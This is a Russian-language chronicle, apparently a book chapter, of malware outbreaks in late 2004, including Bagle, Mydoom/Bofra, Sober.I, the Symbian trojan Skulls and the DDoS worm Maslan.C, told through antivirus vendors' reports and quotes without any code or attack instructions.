29 октября 2004 года служба BBC сообщила о том, что эксперты по безопасности в области информационных технологий предупредили о возможности широкого распространения компьютерных вирусов в сетях банкоматов, и это связано с переводом многих банкоматов на операционную систему Windows. До 29 октября было зафиксировано уже четыре случая вирусных атак, в результате чего произошли длительные отказы в работе сетей банкоматов, работающих под управлением Windows. Ранее в банкоматах, как правило, использовалась операционная система OS/2 от IBM, и на ней работало 1,4 млн. банкоматов по всему миру, но руководство IBM объявило о планах прекращения в 2006 году поддержки данной операционной системы, что вынудило банки к поиску альтернативы. Им пришлось в ускоренном порядке модернизировать сети банкоматов вследствие развития технологий банковских карт, а также особенностей законодательств некоторых стран, обязывающих предоставлять инвалидам равноценный с другими гражданами доступ к банковской информации. В результате сети банкоматов пришлось перевести под управление операционной системы Windows и новые сетевые технологии, что резко повысило их уязвимость.

В целом эксперты компании Sophos самыми распространёнными и опасными компьютерными вирусами октября 2004 года признали «Netsky» и «Zafi»: штамм «NetskyP» попадался антивирусам Sophos в одном из каждых трёх случаев инфицирования – 35,8%, а «Zafi.B» – в одном из четырёх случа-

ев инфицирования – 28%. В остальных случаях был зафиксирован 1131 вариант различных оригинальных вредоносных программ и их штаммов. Причём, опираясь на приведенные статистические данные, эксперты компании Sophos назвали две основные причины высокой «жизнеспособности» этих вредоносных компьютерных программ: применение технологий социальной инженерии и полное пренебрежение антивирусной защитой. Успех «Zafi.B», по их мнению, был обеспечен за счёт текстов на разных языках в письме, которые повысили доверие к электронному посланию и одновременно усыпили бдительность пользователей, открывавших файл-вложение.

Удачно дополнили статистические выкладки компании Sophos цифры, приведённые America Online и The Register. Результаты проведённого специалистами America Online исследования показали, что 20% использующих дома персональные компьютеры американцев на момент проведения опроса не знали о наличии в их компьютерах активных вирусов. 80% домашних персональных компьютеров при этом были заражены многочисленными штаммами различных «троянских» программ. «Несмотря на эти внушительные цифры, более 2/3 пользователей искренне верят в полную безопасность и защищённость своих компьютеров перед талантами авторов вредоносных программ», – подытожили специалисты America Online. «В октябре текущего года 4,6% электронных писем в Интернет содержали вирусы, давали свою оценку сложившейся ситуации эксперты The Register. – Прошедший месяц оказался относительно спокойным, например, в июле вредоносные коды находились в каждом десятом электронном письме – 9%». Вот так. Компьютерные вирусы в каждом двадцатом электронном послании – это «очень даже неплохо». Давно ли такое сообщение вызвало бы панику и призывы к немедленному принятию всяческих мер, направленных на … и т. д. и т. п.

Ноябрь начался с того же, чем закончился октябрь: в Интернет была отмечена массовая рассылка новых штаммов «Bagle». «Лаборатория Касперского» сообщила об обнаружении сразу двух новых штаммов известного сетевого червя «Bagle» – «Bagle.at» и «Bagle.au», которые отличались лишь

способом упаковки приложенного к инфицированной корреспонденции файла, содержащего программный код «червя». Для собственного размножения «Bagle.at» и «Bagle.au», как и их предшественники, использовали стандартную для данного вида вредоносных компьютерных программ процедуру. Они сканировали файловую систему инфицированного компьютера и рассылали себя по всем найденным в них адресах электронной почты. Кроме того, угрозу для заражённых «Bagle.at» и «Bagle.au» компьютерных систем представляла внедрённая в тело этих штаммов функция почтового прокси-сервера. В результате инфицированная система могла использоваться злоумышленниками для рассылки «спама» или новых вариантов «Bagle». письма имеют заголовок «Re: H». Следует также добавить, что содержащие в себе «Bagle.at» и «Bagle.au» электронные сообщения были выполнены в стереотипной для вирусописателей манере. Все по некоторым оценкам масштабы рассылки оценивались в несколько миллионов адресов электронной почты. Благодаря использованию «спам» технологий, «Bagle.at» и «Bagle.au» в кратчайшие сроки «пробились» в число одних из наиболее распространённых вредоносных программ в почтовом трафике. И хотя реальных массовых заражений данными штаммами не было зафиксировано, новые штаммы «Bagle» держали компьютерное сообщество в напряжении, так как потенциально содержали в себе значительную угрозу.

В тот же день, 1 ноября 2004 года, сразу несколько специализирующихся на разработке антивирусного программного обеспечения компаний, сообщили об обнаружении нового штамма «Netsky»[81], программный код ко-

[81] Оригинал червя «Netsky» был написан Свеном Джаханом и, согласно исследованию компании Sophos, в пик своей активности поставил один из рекордов: на его счету более 70% от всех компьютерных инфицирований за первую половину 2004 года. Кстати, автор «Netsky» был задержан немецкой полицией и в ходе расследования признал себя виновным. Также он сообщил, что незадолго перед арестом выложил в общий доступ исходный программный код, благодаря чему уже по состоянию на 1 ноября 2004 года официально было зарегистрировано более 20 штаммов «Netsky».

торого содержал фрагмент текста, давший основание полагать, что его автор связан с южнокорейским университетом. Директор отдела исследований европейской антивирусной компании F-Secure Майко Хиппонен обнародовал эти части кода: «SoonChunHyang» – название университета и «Bucheon» – южнокорейский город.

3 ноября 2004 года под заголовком «Вирусы маскируются под послания одного из крупнейших электронных аукционов eBay» Лента новостей – PROext опубликовала в Интернет следующую информацию: «Обнаружен вирус, маскирующийся под сообщения с eBay.com. Вирус рассылается в заархивированном виде и потому не подвержен обнаружению многими антивирусными мониторами. Несмотря на то что большинство крупнейших производителей антивирусного программного обеспечения давно научили свои программы проверять и архивы, использование редких и малоизвестных архиваторов сводит эти усилия на нет». Зашифрованный архиватором «W32/Myfip» вирус прикреплялся к сообщению, отправленному якобы с Web-сайта аукциона по поводу проводимого маркетингового исследования, а для повышения заинтересованности опрашиваемых респондентов электронное послание намекало на некие ценные призы, которые будут разыграны среди них. В конце письма пользователю предлагалось щёлкнуть на ссылке, которая как раз и вела к вирусу – файлу login.exe длиной 51712 байт.

В тот же день, 3 ноября 2004 года, был обнаружен компьютерный вирус, способный обеспечить доступ посторонних лиц в систему пользователей Macintosh. Получивший название «Opener»[82] вирус, если ему удавалось инфицировать систему, выводил из строя брандмауэр Mac OS X и тем самым предоставлял посторонним лицам возможность получить контроль над системой пользователя. Однако эксперты оценили уровень угрозы, исходящей от «Opener», как «низкий». Это связано с тем, что для заражения системы требовалось, чтобы пользователь работал с правами администратора, что, как

[82] «Opener» (англ.) – «Открывалка».

известно, в повседневной работе делать категорически не рекомендуется и, в основном, не делается.

Вирусописатели не собирались забывать и о платформе Linux – 8 ноября были обнаружены рассылки фиктивных приглашений для обновления Linux. Компания Red Hat предупредила пользователей об обнаружении рассылок с приглашением обновить их операционные системы пакетами обновлений, якобы устраняющими «уязвимости». Было установлено, что электронная почта с этими приглашениями отправлялась с адреса fedora-redhat.com, но в результате проверки обновление по данному адресу обнаружено не было, зато там в полной боеготовности хранился программный код «троянской» программы. Подобного рода попытки распространения вредоносного программного обеспечения очень хорошо известны многим пользователям операционной системы Windows, а вот попытка распространения подобным методом вредоносного программного обеспечения, ориентированного на Linux-платформу, замечена впервые. Компания Red Hat сочла необходимым ещё раз предупредить всех пользователей о том, что она не занимается рассылкой незапрашиваемой корреспонденции, а вся информация об обновлениях, равно как и сами обновления, всегда подписаны специальной электронной подписью.

9 ноября 2004 года появился новый штамм «Mydoom», который использовал незакрытую брешь в MS Internet Explorer, о чём одновременно сообщили эксперты сразу нескольких антивирусных компаний. Недавно обнаруженная «уязвимость» позволяла вирусу проникать в компьютерную систему пользователя после щелчка по гиперссылке в инфицированном электронном письме. В теле письма содержался призыв загрузить фото или видеоизображения, и после такого действия на Windows-машину загружался MS Internet Explorer, а также специально сделанная Web-страница, использовавшая «уязвимость» IFrame. Затем исполнялся сам вредоносный код. После инфицирования компьютерной системы вирус распространял себя по всем найденным им адресам электронной почты, создавал Web-сервер и использо-

вал некоторые ретранслируемые чаты для оповещения вирусописателя об инфицировании очередного компьютера. Отметим следующее: представители Microsoft заявили, что прекрасно осведомлены о данной «уязвимости» и ищут пути решения проблемы.

Прошло девять дней, а всё тот же штамм вируса «Mydoom», используя так и неисправленную «уязвимость» в MS Internet Explorer для своего распространения, продолжал успешно инфицировать компьютеры пользователей при осуществлении перехода по специальным ссылкам. Разработчики антивирусного программного обеспечения, например, компании Symantec и McAfee, в очередном обновлении своих программных продуктов снабдили их всем необходимым для распознания таких ссылок, но, тем не менее, угроза новой модификации «Mydoom» по-прежнему оценивалась экспертами как «весьма серьёзная», а обновлений от Microsoft так и не было. В связи с этим в профессиональной среде компьютерного сообщества даже появилась язвительная шуточка о том, что «вирусописатели и компания Microsoft живут душа в душу от одного выпуска “патчей” до другого». Это, конечно же, только шутка, но предположение о том, что авторы вирусов использовали цикл выпуска обновлений от Microsoft в своих целях, могло иметь под собой реальное основание. Поэтому появление последнего штамма «Mydoom», эксплуатирующего недавно обнаруженную «уязвимость» IFrame в MS Internet Explorer, постепенно подвело экспертов компьютерной безопасности к мысли о том, что «авторы вирусов, вполне вероятно, приурочивают выпуск своей “продукции” к выпуску ежемесячных заплаток от Microsoft. Столь коварный расчёт обеспечивает вирусам значительно больший временной промежуток до момента выхода заплаток на используемые ими “уязвимости”». Неожиданно шутка переросла в серьёзное предположение, тем более, что, по словам представителей Microsoft, выпускать обновления более оперативно они не могут, «так как последствия от поспешно произведённого, но проблемного обновления могут существенно перевесить вред, причиняемый вирусом».

И всё-таки общественное мнение не пустой звук. И в издании Silicon было опубликовано следующее заявление: «Microsoft взяла на себя часть ответственности за распространение одного из самых живучих компьютерных вирусов – “Slammer”, но с существенной оговоркой, что вина корпорации гораздо меньше, чем вирусописателя». При этом главный идеолог проекта компании Microsoft под упоминавшимся нами ранее названием Trustworthy Computing Скотт Черни заявил, что при атаке вируса «всегда виноват злоумышленник». Но, добавил он, бывают случаи, когда можно в чём-то справедливо обвинить и Microsoft. «Slammer» использовал «уязвимость», «заплатка» к которой была выпущена программистами Microsoft несколько месяцев назад, однако они не потрудились сделать удобный для пользователя инсталлятор. «Это справедливая критика», – прокомментировал Скотт Черни недовольство пользователей по этому поводу. Проект Trustworthy Computing, созданный для «отмывания» репутации Microsoft в области безопасности информационных технологий, не получил широкой поддержки, в том числе и в самой штаб-квартире корпорации. В целесообразности инициативы сомневался даже Скотт Черни! Неудивительно, что на рынке она была воспринята очень прохладно. В качестве резюме можно привести высказывание того же издания Silicon: «В последнее время Microsoft взяла на себя большую ответственность за установку обновлений, в частности, открыв сервисы автоматического обновления для корпоративных клиентов. Однако в то время как корпорация выпускает обновления для новых версий Windows, в частности высокопрофильный XP SP2, пользователям старого программного обеспечения остаётся только мечтать о безопасной компьютеризации».

17 ноября 2004 года специализирующаяся на обеспечении компьютерной безопасности в Интернет компания Cearswift сообщила о появлении нового семейства вирусов, обладающих повышенной устойчивостью к традиционным антивирусным программам и способных проникать через все существовавшие на тот момент барьеры. Глава семейства этих вирусов получил имя «Bofra», а в результате проведённого экспресс-исследования специали-

сты компании Cearswift определили также, что «Bofra» является «дальним родственником» вируса «Mydoom» и использует «уязвимость» браузера MS Internet Explorer «переполнение буфера». Но главным было то, что в целях его распространения вирусописателем была реализована принципиально новая технология, значительно затруднявшая обнаружение, блокирование и уничтожение вируса. Дело заключалось в том, что, в отличие от обычных вирусов, «Bofra» не содержал в своём теле чего-либо подозрительного, например какие-то файлы-вложения или вредоносный программный код. Всё, что имелось в «Bofra», – это ссылка, которая направляла пользователя на инфицированную компьютерную систему, где вирус заранее устанавливал в своих целях небольшой Web-сервер. При переходе по ссылке в компьютерную систему пользователя загружалась вредоносная программа, которая потом рассылала аналогичные сообщения по всем адресам, обнаруженным в этой системе. Пользователю, например, предлагалось посетить порнографический Web-сайт с установленными Web-камерами, или он получал сообщение, которое якобы подтверждало покупку им кредитной карты. Такая технология, по мнению специалистов «Cearswift», заключавшаяся в создании многочисленных Web-серверов, обеспечивала чрезвычайно быстрое распространение «Bofra» и одновременно существенно осложняла борьбу с электронной инфекцией. «Ранее авторы вирусов указывали в рассылаемых пользователям Сети письмах ссылки, ведущие на находящиеся под их управлением серверы, но они имели статический IP-адрес, – подчёркивалось в сообщении “Cearswift”, – и их было сравнительно нетрудно блокировать. Теперь злоумышленникам удалось обойти эту проблему. В новом “черве” используются динамические адреса, что чрезвычайно осложняет борьбу с ними».

Сообщение компании «Cearswift» было воспринято компьютерным сообществом очень серьёзно, так как касалось появления и конкретной реализации на практике принципиально новой технологии вирусописания. И вдруг известное Интернет-издание Cnews со ссылкой на информационную службу «Лаборатории Касперского» сообщило, что специалисты указанной компа-

нии обнаружили данного «червя» на восемь дней раньше, чем Cearswift, а именно 9 ноября 2004 года. Вначале он был назван «I-Worm.Mydoom.ad», а чуть позже появился его штамм «Mydoom.ae». Потом было принято решение о переименовании данного семейства в антивирусных базах «Лаборатории Касперского» на «I-Worm.Bofra.gen»[83]. Поэтому «I-Worm.Mydoom.ad» стал именоваться «I-Worm.Bofra.a», а «I-Worm.Mydoom.ae» – «I-Worm.Bofra.b». «Первоначально было решено продолжить семейство “Mydoom”, так как новые вредоносные программы использовали исходные программные коды данного “червя”, однако затем большинство вирусных аналитиков пришли к мнению, что это новое семейство, и мы согласились с этим», – комментировала приведённую выше цепочку переименований руководитель информационной службы «Лаборатории Касперского» Ольга Кобзарева. Более того, со слов той же Кобзаревой, оказывается, на момент обнаружения «Bofra» экспертами компании «Cearswift» существовали и были известны в «Лаборатории Касперского» ещё три штамма родоначальника семейства «Bofra» (или «Bofra.a») – «Bofra.b», «Bofra.c» и «Bofra.d», которые отличались только процедурой регистрации инфицированного файла в ключе автозагрузки системного реестра. Итак, все штаммы «Bofra» распространялись через Интернет в виде инфицированных электронных писем без файлов-вложений, но содержащих ссылку на заранее заражённую им компьютерную систему. Штаммы «червя» использовали недавно обнаруженную и незакрытую «уязвимость» в браузере MS Internet Explorer[84]. Итак, «черви» «Bofra.b», «Bofra.c» и «Bofra.d» не помещали свои копии в инфицированное электронное сообщение, а размещали в нём только ссылку на зараженный файл, находящийся в компьютере, откуда поступило это сообщение. Ссылка имела сле-

[83] Это общее название семейства по классификации «Лаборатории Касперского».

[84] Компания Microsoft на тот момент ещё не выпустила соответствующее обновление и оно существовало только в Service Pack 2 для XP, а остальные версии операционной системы Windows или Windows XP без Service Pack 2 были уязвимы. Вспомните, о чём мы недавно говорили, рассматривая очерёдность выпуска обновлений от Microsoft.

дующий формат: http://:<номер открытого порта[85]>/<название файла>. В момент обращения к полученной ссылке происходило переполнение буфера и автоматический запуск инфицированного файла, а письма рассылались по всем найденным в инфицированном компьютере адресам электронной почты[86]. После запуска «червь» копировал себя под произвольным именем, которое представляло собой любой набор символов, всегда оканчивающийся на 32.exe, в системную директорию Windows. Затем выполнялась операция регистрации данного файла в ключе автозагрузки системного реестра операционной системы. Поиск адресов потенциальных компьютеров-жертв осуществлялся в адресных книгах Windows, кроме того адреса выискивались и в других файлах. При рассылке инфицированных писем «Bofra.b», «Bofra.c» и «Bofra.d» пытались осуществить прямое подключение к серверам SMTP. Поскольку в «Лаборатории Касперского» не было зафиксировано случаев обращения пользователей по поводу инфицирования компьютеров «Bofra.a», «Bofra.b», «Bofra.c» или «Bofra.d», уровень опасности её эксперты определили как самый низкий.

Эпидемию указанное семейство не вызвало, но ещё раз подчеркнём, что его появление следует воспринимать адекватно, так как здесь была использована принципиально новая технология вирусописания. А это, подобно классическому примеру с ружьём, всю пьесу висящим на стене, – пусть и в последней сцене, но оно выстрелит.

---

[85] «Червь» открывал на инфицированном компьютере TCP-порт от 1639 и выше для скачивания файлов, а также TCP-порт 6667 для соединения с IRC-каналами для приёма поступающих команд (так называемая «функция-шпион»).

[86] Для загрузки своих новых вариантов на уже зараженные машины «червь» обращался к ссылке, располагавшейся на сайте http://kjh0.narod.ru/. «Лаборатория Касперского», находясь в хороших отношениях с администрацией крупного бесплатного российского хостинга narod.ru (он принадлежит компании «Яндекс»), обратилась к ним с просьбой как можно скорее закрыть данный сайт, что и было сделано в кратчайшие сроки.

На исходе рабочей недели – утром в пятницу 19 ноября 2004 года в 6^{01} утра по Гринвичу – эксперты компании MessageLabs первыми обнаружили и зарегистрировали появление нового штамма знаменитого «Sober» – «Sober.I»[87], тем самым став его первооткрывателями. Чуть позже специалисты антивирусных компаний Panda Software и «Лаборатория Касперского», независимо друг от друга, также предупредили пользователей о появлении этой угрозы. По словам антивирусных экспертов «Лаборатории Касперского», например, «в первые часы они получили большое число электронных сообщений об обнаружении “червя” от пользователей, представляющих собой западноевропейский регион».

Данный вредоносный код, написанный на языке программирования Visual Basic, был разработан для быстрого распространения посредством электронной почты, причём в сообщениях, написанных на разных языках, английском или немецком. В соответствии с информацией, полученной международной сетью технической поддержки Panda Software, «Sober.I» начал своё распространение из немецко-говорящих стран, а затем вызвал волну заражений компьютерных систем по всему миру. Компания Trend Micro подтверждала, что вирус действительно появился в двух вариантах писем – на английском и немецком языках, причём «в англоязычной версии в поле “Тема” указывалось Oh God (“Боже мой”) или Delivery_failure_notice (“Уведомление о сбое доставки”)». В немецкой версии получателям предлагалось взглянуть на фотографии эротического содержания, якобы прикреплённые к электронному письму, и по данным компании Sophos, «именно немецкая версия была более “провокационна”, ведь в письме, якобы отправленном 21-летней танцовщицей, читателям предлагалось ознакомиться с прикреплёнными к письму её фотографиями в обнажённом виде». Вредоносная программа распространялась через Интернет в виде файлов-вложений в заражённые электронные письма. В целом, содержащие «Sober.I» электронные

[87] У некоторых антивирусных компаний «Sober.I» обозначается как «Sober.J».

сообщения имели различные характеристики. Все основные параметры: «Тема» письма (как было показано выше), текст в теле письма (несколько десятков различных вариантов на немецком или английском языке) и название файла-вложения[88] – выбирались случайным образом. Если пользователь запускал файл, инфицированный «Sober.I», в компьтере создавалось большое число файлов, таких, как clsobern.isc или nonzipsr.noz, которые являлись копиями «червя», или таких, как logsys.exe и syssmss32.exe, которые использовались им для осуществления своей деятельности. «Sober.I» использовал обычную для сетевых червей процедуру запуска: активизация червя производилась при самостоятельном открытии пользователем файла, приложенного к заражённому электронному письму. После запуска «червь» выводил на экран ложное сообщение об ошибке: WinZip Self-Extractor. WinZip_Data_Module is missing ~ Error («Отсутствует WinZip Self-Extractor. WinZip_Data_Module ~ Ошибка»); а затем создавал в системной директории Windows два файла с произвольными именами, формировавшимися из встроенного в его тело специального перечня. Данные файлы представляли основные компоненты «Sober.I», которые производили сбор адресов и рассылку копий по электронной почте: как только «Sober.I» активизировался, он начинал сканирование файловой системы заражённого компьютера в поисках адресов электронной почты, по которым потом отсылал свои копии, используя собственный механизм SMTP. Если домен электронного адреса принадлежал Швейцарии (.ch), Германии (.de), Австрии (.at) или Лихтенштейну (.li), «червь» выбирал текст на немецком языке для электронного сообщения, если домен принадлежал другим странам, то электронное сообщение отсылалось на английском языке. Также «Sober.I» копировал себя в системную директорию Windows и регистрировался в ключе автозапуска системного реестра, для того чтобы обеспечить свой автоматический запуск при загрузке компь-

[88] Имя вложения могло иметь различные расширения, включая *.bat, *.com, *.pif, *.scr или *.zip.

ютера. Кроме всего сказанного выше, необходимо акцентировать, что помимо стандартных для данного типа вредоносных компьютерных программ функций, опасным свойством «Sober.I» было наличие в его теле программного кода, реализующего механизм удалённой загрузки любых файлов, которые могли запускаться по желанию компьютерных злоумышленников.

«Хотя массовые эпидемии прошлых лет должны были бы приучить пользователей семь раз подумать, прежде чем открывать файлы-вложения в непонятно откуда пришедших письмах, – говорил знакомый нам старший технический консультант компании Sophos Грэм Клули, – некоторым по-прежнему трудно найти в себе силы и воздержаться». По данным компании Sophos до 25% вирусной активности, зарегистрированной её глобальной сетью мониторинга, связано именно с «Sober» и его штаммами. В «Лаборатории Касперского», однако, утверждали, что подобные показатели были зафиксированы только в Германии и Австрии, и то только за первые несколько часов (2–3 часа) эпидемии. «Российский сегмент Интернет этой эпидемии на себе не ощутил. Совсем», – заявляла упоминавшаяся выше Ольга Кобзарева. «Что примечательно в данном вирусе, так это поразительная скорость, с которой он распространялся, – отметил старший технический эксперт компании BitDefender Богдан Думитру. – Это лишний раз подтверждает, что пользователи компьютеров ничему не учатся на примерах прошлых эпидемий либо учатся очень мало». «Никакой поразительной скорости также не заметно, – полемизировала с ним г-жа Ольга Кобзарева. – Мы имеем дело с обычной уже первоначальной массовой спам-рассылкой, которая заметна только в первый день. Наши наблюдения за почтовым трафиком в выходные дни и вчера не выявили какого-либо роста или хотя бы ровного уровня количества заражённых писем. Эпидемия фактически уже кончилась, так и не начавшись по-настоящему». По мнению специалистов «Лаборатории Касперского», из-за хронической ошибки в коде червя (наблюдаемой ещё с первых его версий – конец прошлого года), даже будучи запущенным, «червь» не в состоянии разослать большое количество своих работоспособных копий и, как правило,

посылает вместо себя повреждённые файлы или просто кибернетический мусор. По данным Trend Micro, «в отдельных случаях в теле электронного сообщения, вместе с которым распространялся вирус, указывалось, что оно было просканировано теми или иными антивирусными компаниями и совершенно безопасно». Руководитель регионального представительства TrendLabs компании Trend Micro в Европе, Африке и на Ближнем Востоке Дэвид Копп порекомендовал компаниям ужесточить политику блокировки электронных писем с файлами-вложениями, содержащими расширения *.exe, *.pif и *.scr.

Интересно, что лаборатория компьютерной безопасности Hispasec опубликовала 21 ноября 2004 года отчёт о скорости реакции антивирусных компаний на появление «Sober.I». В частности, по результатам этого отчёта компания Panda Software признана одним из лидеров по скорости обнаружения и устранения этого «червя». Различия скорости реакции компании Panda Software и некоторых других производителей антивирусных средств следующие: два часа отставания от компании Trend Micro и очень небольшое отставание по сравнению с компанией Sophos; зато существенная разница по сравнению с компаниями Norton и McAfee – Panda Software среагировала на 4 часа быстрее.

22 ноября 2004 года Интернет-издание Vnunet опубликовало сообщение, в соответствии с которым эксперты антивирусной фирмы F-Secure первыми обнаружили новую «троянскую» программу «Skulls»[89] (другое название – «SymbOS/Skulls»), заражающую мобильные телефоны и КПК, работающие под управлением операционной системы Symbian. Эта «троянская» программа была зафиксирована на сайтах для загрузки условно-бесплатного программного обеспечения, где она фигурировала под названием «Extended Theme Manager»[90]. Причём было оперативно установлено, что распространи-

[89] «Skulls» (англ.) – «Черепа».

[90] «Extended Theme Manager» (англ.) – «Расширенный менеджер тем».

телем «Skulls» являлся злоумышленник, скрывающийся под псевдонимом «Tee-222». На инфицированном «Skulls» устройстве вредоносный код подменял пиктограммы изображением черепа со скрещенными костями, за что и получил своё название. При этом программные приложения переставали запускаться, невозможно, например, было произвести звонок с мобильного телефона, перекачать или отправить какую-либо информацию. Восстановить работоспособность мобильного телефона при этом можно было только в том случае, если на нём уже был установлен файловый менеджер от стороннего разработчика. В противном случае лечение было возможно только одним способом – переустановкой всего содержимого смартфона с полной потерей пользовательских данных. «Хотя “Skulls” и не являлся настоящим вирусом, так как не производил собственные копии и не рассылал себя по электронной почте, но, тем не менее, подобные ему программы становятся всё более серьёзной проблемой для компьютерного сообщества по мере роста популярности загрузки приложений для смартфонов», – определил своё отношение к появлению новой «троянской» программы эксперт F-Secure Микко Хиппонен. К счастью, «Skulls» не распространялся по BlueTooth, и единственным способом инфицировать свой КПК было неразборчивое скачивание программного обеспечения с сайтов сомнительной репутации и архивов «shareware» и «freeware» программ[91].

Но вирусописатели не заставили себя ждать и менее чем через неделю нанесли очередной удар по владельцам смартфонов: появился новый штамм «троянской» программы «Skulls» – «Skulls.B». Этот штамм получил дополнительную функциональность – он был укомплектован одним из первых вирусов для мобильных телефонов «Cabir», – в результате смартфон, инфицированный «Skulls.B», начинал распространять «Cabir» на другие телефоны посредством Bluetooth-соединения. Причём заразиться могли любые смарт-

[91] «Freeware» – *проф.* свободно распространяемое бесплатное программное обеспечение: которое пользователь поддерживает самостоятельно и в которые пользователь правомочен вносить изменения.

фоны, которые находились в непосредственной близости от инфицированного «Skulls.B» телефона. Как подчёркивали эксперты, программный код «Skulls.B» не был наделён деструктивными функциями. По данным компании F-Secure воздействию новой «троянской» программы «Skulls.B» были подвержены телефоны Nokia, Siemens, Panasonic и Sendo, однако представители фирмы Symbian заявляли, что «Skulls.B» представлял собой угрозу только для телефонов на базе платформы Nokia Series 60. Руководитель российского представительства компании Panda Software Константин Архипов высказал мнение о том, что вновь обнаруженный вирус для мобильников не представляет серьёзной опасности: «Во избежание заражения необходимо просто настроить устройство, запретив внешние соединения без разрешения. Это элементарно, так как эти вирусы не используют особые инструменты для распространения, используя только неосведомлённость пользователей и их неправильно настроенные телефоны». По его мнению, для этого даже не нужны были какие-либо программные средства. Интересно, что ряд специалистов не исключал вероятности «своеобразной экономической диверсии»: «Появление нового вируса накануне рождественских праздников способно определённым образом снизить продажи смартфонов в горячий период за счёт того, что пользователи-новички будут преувеличивать вирусную угрозу». Добавим также, что по данным «Лаборатории Касперского» на 1 декабря 2004 года набор вредоносных программ для мобильных вычислительных систем выглядел следующим образом: КПК – вирус и «backdoor»-программа; мобильные телефоны – два «червя» и три «троянских» программы.

9 декабря 2004 года The Register сообщил своим читателям о том, что вирусописатели дискредитировали антиспамерский «хранитель экрана» Lycos. В общих чертах всё происходило по следующему сценарию. В Интернет появилась «троянская» программа, замаскированная в «скринсейвере» с названием Lycos. Make love not spam («Lycos. Занимайтесь любовью, а не

спамом»)[92]. Именно этот приём социальной инженерии позволил вредоносному коду успешно распространяться, так как в противном случае нашлось бы мало желающих запустить на выполнение прикреплённый к письму самораспаковывающийся архив (RAR SFX). В теме электронного послания было обращение Lycos на английском языке «Будьте первыми борцами со спамом при помощи экрана Lycos», а сам вредоносный код хранился в файле Lycos screensaver to fight spam.zip («Хранитель экрана Lycos для борьбы со спамом. zip»). При запуске «троянская» программа, которая получила имя «Mdropper-IT», устанавливалась в компьютерной системе, активировала клавиатурного «жучка» и посылала «хозяину» сигнал о готовности на электронный адрес в Индонезии. Причём сам «скринсейвер» был повреждён и по этой причине вместо картинки на мониторе компьютера показывался пустой экран. Сама инициатива Lycos, предполагавшая увеличение трафика Web-сайтов, рекламировавшихся в спаме, была дискредитирована и свёрнута после того, как некоторые крупные провайдеры заблокировали доступ на Web-сайт «Make-LoveNotSpam», где предлагался специальный «скринсейвер». В первые дни работы нового антиспамерского средства резкий всплеск трафика вывел из строя два Web-сайта, после чего компании по информационной безопасности дружно раскритиковали саму идею. Затем спамеры начали наносить ответные удары, заменив адрес атаки на обратный, и, как подчёркивали эксперты, «в любом случае идея с фальшивым скринсейвером ещё некоторое время послужит основой для обмана пользователей».

Вообще-то говоря, как мы помним, использование вирусописателями в своих целях псевдографики, графических изображений, «скринсейверов» традиционно и обычно служит не элементом украшения, а инструментом для широкого распространения вредоносных кодов. В отдельных случаях графические изображения, например, используются для усыпления и отвлечения

---

[92] «Make Love Not Spam» («Занимайтесь любовью, а не спамом») представляет собой перефразированный слоган движения хиппи: «Занимайтесь любовью, а не войной».

внимания пользователя, подталкивания его к открытию инфицированных файлов. В других случаях, с точностью до наоборот, – для отвлечения пользователя от деятельности вирусов, такой, как массовая рассылка электронных сообщений или уничтожение файлов на «жёстком» диске компьютера и т. п. Иногда изображения используются как своеобразная подпись, но, как мы видели, таких вирусов не так много по отношению к их общему количеству. Вирусописателями используется широкий спектр тематики изображений, но центр тяжести, безусловно, смещён в сторону сексуальной темы. На протяжении всей истории вычислительной техники многие использовали эту технологию: «Monopoly» выводил изображения поля этой игры, но с фотографией Билла Гейтса в качестве логотипа; «The Fly» – изображение зубов с расплющенной мухой между ними; «Cookie» – изображение малыша, просящего печенье; «Ambulance.760.A» – изображение ездящей по экрану монитора кареты скорой помощи. В тех случаях, когда картинки использовались не для распространения вредоносного кода через Интернет, а для того чтобы скрыть наличие сопровождающего вируса, они просто имитировали системные меню или сообщения об ошибках. Были даже вирусы, использовавшие имитации корпоративных Web-страниц, например «Gimared» или «Gibe.C», выводившие изображение Web-сайта Microsoft. «Также авторы вирусов часто прибегали к пугающим изображениям, вероятно, в попытке заставить людей пересылать их другим. Один из примеров – “GhostGirl”, который, как подразумевает его название, показывал изображение призрака маленькой девочки, – указывали эксперты Panda Software. – Часто создатели вирусов используют и картинки на сексуальную тему. В числе свежих вредоносных кодов, использующих данную технологию, находятся “Tasin.C”, загружающий и открывающий эротическое изображение, а также “Mugly”, выводящий на экран монитора изображение привлекательного лица». Для полноты картины вспомним также любимые вирусописателями изображения черепов – с костями и без оных.

14 декабря 2004 года прошло сообщение Vnunet о том, что специалисты компании Sophos обнаружили компьютерный червь «Maslan.C», который был запрограммирован на проведение атак в первых числах каждого месяца, маскировался под изображение обнажённой топ-модели и атаковал семейство Web-сайтов чеченских сепаратистов «Кавказ-центр». Он рассылал свой программный код в электронных письмах с темой «123» в виде файла-вложения playgirls2.exe. Попадая в компьютер пользователя, «Maslan.C» записывался в ключи системного реестра операционной системы Windows для обеспечения собственной автоматической загрузки после перезапуска компьютера и рассылал себя другим пользователям, используя адресную книгу и случайные имена пользователей различных почтовых доменов. Распространение также производилось через уже известные «уязвимости» Windows 2000 – DCOM-RPC и LSASS. «Maslan.C» периодически обращался к Web-сайту «Кавказ-центр» и нескольким его «зеркалам», осуществляя, таким образом, типичную DoS-атаку: достаточно большое количество обращений к Web-сайту затрудняло доступ к нему посетителей или вовсе выводило его из строя. Для Web-сайтов с платным трафиком создавались финансовые проблемы. В связи с этим старший технический консультант компании Sophos Грэхем Клули заявил, что «распространение вируса, вне зависимости от согласия с публикуемой информацией, однозначно является преступлением». Добавим, что Web-сайт «Кавказ-центр» являлся постоянной целью атак со стороны российских вирусописателей, а Министерство иностранных дел Российской Федерации пыталось закрыть его на высшем политическом уровне, используя свои дипломатические каналы, так как серверы этого Web-сайта и его «зеркал» располагались на территории Литвы и Швеции. Эксперты отмечали, что эпидемия «Maslan.C» не успела достичь заметного масштаба, но «всё ещё впереди – наверняка найдётся немало желающих “поддержать” борьбу с террористами своей посильной помощью в распространении этого вируса или написания ему подобных».

